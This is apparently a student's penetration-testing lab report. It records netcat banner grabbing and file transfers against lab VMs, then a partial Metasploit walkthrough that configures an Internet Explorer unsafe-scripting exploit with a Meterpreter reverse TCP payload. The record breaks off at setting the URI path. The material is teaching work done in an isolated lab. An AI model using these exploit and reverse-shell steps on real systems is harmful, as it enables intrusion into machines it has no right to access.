# PART 1 Netcat

1.1 Use netcat to perform a banner grabbing on the SSH service on the Metasploitable VM.

a) Type the command line used into your lab report.

Hint: find out the port number used by the SSH service first.


**sudo netcat 192.168.1.103 22**

b) Based on the output, what is the SSH server software used on Metasploitable?

**SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1**

c) What is the OpenSSH version number?

**4.7p1**



```
┌──(kali㉿kali)-[~]
└─$ sudo netcat 192.168.1.103 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

**1.2 Use netcat to perform a banner grabbing on the MySQL service on the Metasploitable VM.**


a) Type your command line into the lab report.

**sudo netcat 192.168.1.103 3306**

b) Based on the output, what is the MySQL server version number?

**Version Number: 5.0.51.a-3ubuntu**


c) Grab a screenshot to support your answer.



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.103 3306
>
5.0.51a-3ubuntu5�D7)fIxAz,eia-WRri7ui/
```


1.3 On the Win7 VM, use Notepad to create a text file with words "Genius is one percent inspiration and ninety-nine percent perspiration", and name it 'genius.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and store it in '/home/kali/Downloads'. In doing so, you should run netcat in server mode on Kali VM.

a) What are the command lines run in Kali VM?
**cd /home/kali/Downloads**



```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Downloads
```


**sudo nc -vlp 2222 > genius.txt**



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -vlp 2222 > genius.txt
[sudo] password for kali:
listening on [any] 2222 ...
```


b) What are the command lines run in Win7 VM?

cd Documents




```
C:\Users\admin>cd Documents
```

nc 192.168.1.102 2222 < genius.txt



```
C:\Users\admin\Documents>nc 192.168.1.102 2222 < genius.txt
```

c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder.




```
listening on [any] 2222 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49163
^C

┌──(kali㉿kali)-[~/Downloads]
└─$ cat genius.txt                                                                    1 ×
cat: genius.txt: No such file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l                                                                             1 ×
total 656
-rw-r--r-- 1 kali kali   2876 Apr 26 14:05 8572.c
-rw-r--r-- 1 kali kali     43 Apr 23 13:57 happy.txt
-rw-r--r-- 1 kali kali      0 May  2 14:08 nc
-rw-r--r-- 1 kali kali 300499 Apr  2 18:47 Part2-Assignment-MetAll.pdf
-rw-r--r-- 1 kali kali  49681 Mar 31 20:15 report-60769e63-dc68-40f5-8dbf-f98d0c5dcb5a.pdf
-rw-r--r-- 1 kali kali 304324 Apr 26 14:33 report-82a5d79b-38ab-46ce-9bae-9c75dc0d72dc.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -vlp 2222 > genius.txt
listening on [any] 2222 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49164
^C

┌──(kali㉿kali)-[~/Downloads]
└─$ cat genius.txt                                                                    1 ×
Genius is one percent inspiration and ninety-nine percent perspiration

┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l
total 660
-rw-r--r-- 1 kali kali   2876 Apr 26 14:05 8572.c
-rw-r--r-- 1 kali kali     70 May  6 16:42 genius.txt
-rw-r--r-- 1 kali kali     43 Apr 23 13:57 happy.txt
-rw-r--r-- 1 kali kali      0 May  2 14:08 nc
-rw-r--r-- 1 kali kali 300499 Apr  2 18:47 Part2-Assignment-MetAll.pdf
-rw-r--r-- 1 kali kali  49681 Mar 31 20:15 report-60769e63-dc68-40f5-8dbf-f98d0c5dcb5a.pdf
-rw-r--r-- 1 kali kali 304324 Apr 26 14:33 report-82a5d79b-38ab-46ce-9bae-9c75dc0d72dc.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

1.4 On the Win7 VM, create another text file with words "Whoever is happy will make others happy too", and name it 'happy.txt', and save it under the 'Documents' folder. Use netcat to transfer this file to Kali VM and store it in '/home/kali/Downloads'. This time, you should run netcat in server mode on Win7 VM.


a) What are the command lines run in Kali VM?

**cd Downloads**



```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ █
```


**sudo nc 192.168.1.101 2222 > happy.txt**



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc 192.168.1.101 2222 > happy.txt
█
```


b) What are the command lines run in Win7 VM?

**cd Documents**




```
C:\Users\admin>cd Documents
```

**nc -vlp 2222 < happy.txt**



```
C:\Users\admin\Documents>nc -vlp 2222 < happy.txt
listening on [any] 2222 ...
```

c) Include a screenshot on your success. This screenshot should include the results of executing the command 'ls -l' on the '/home/kali/Downloads' folder.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l
total 356
-rw-r--r-- 1 kali kali   2876 Apr 18 12:18 8572.c
-rw-r--r-- 1 kali kali     70 Apr 22 01:52 genius.txt
-rw-r--r-- 1 kali kali 300499 Apr  2 18:47 Part2-Assignment-MetAll.pdf
-rw-r--r-- 1 kali kali  49681 Mar 31 20:15 report-60769e63-dc68-40f5-8dbf-f98d0c5dcb5a.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc 192.168.1.101 2222 > happy.txt
^C

┌──(kali㉿kali)-[~/Downloads]                                                              1 ×
└─$ cat happy.txt
Whoever is happy will make others happy too

┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l
total 360
-rw-r--r-- 1 kali kali   2876 Apr 18 12:18 8572.c
-rw-r--r-- 1 kali kali     70 Apr 22 01:52 genius.txt
-rw-r--r-- 1 kali kali     43 Apr 23 13:57 happy.txt
-rw-r--r-- 1 kali kali 300499 Apr  2 18:47 Part2-Assignment-MetAll.pdf
-rw-r--r-- 1 kali kali  49681 Mar 31 20:15 report-60769e63-dc68-40f5-8dbf-f98d0c5dcb5a.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ █
```

# PART 2 BROWSER EXPLOITATION

2.1 Follow the lecture slides to exploit IE 8. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Moreover, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.


a) Include all command lines to achieve the above in your lab report.

**Step 1: sudo service postgresql start**




```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

**Step 2: sudo msfconsole**




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
```

**Step 3: search activex scripting browser**




```
msf6 > search activex scripting browser

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  exploit/windows/browser/ie_unsafe_scripting  2010-09-20       manual  No     Microsoft Internet Explorer Unsafe Scripting Misconfiguratio
   1  exploit/windows/browser/winzip_fileview      2007-11-02       normal  No     WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer 
flow


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/winzip_fileview
```

**Step 4: use 0**




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tc
```

**Step 5: show payloads**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Descriptio
   -   ----                                          ---------------  ----    -----  ----------
```

**Step 6: set payload windows/x64/meterpreter/reverse_tcp**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

**Step 7: show options**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > show options

Module options (exploit/windows/browser/ie_unsafe_scripting):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   ALLOWPROMPT  false            yes       Allow exploit to ignore the protected mode prompt
   Retries      true             no        Allow the browser to retry the module
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0
0 to listen on all addresses.
   SRVPORT      8080             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   TECHNIQUE    VBS              yes       Delivery technique (VBS Exe Drop or PSH CMD) (Accepted: VBS, Powershell)
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86/x64
```

**Step 8: set srvport 80**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set srvport 80
srvport => 80
```

**Step 9: set uripath prize**



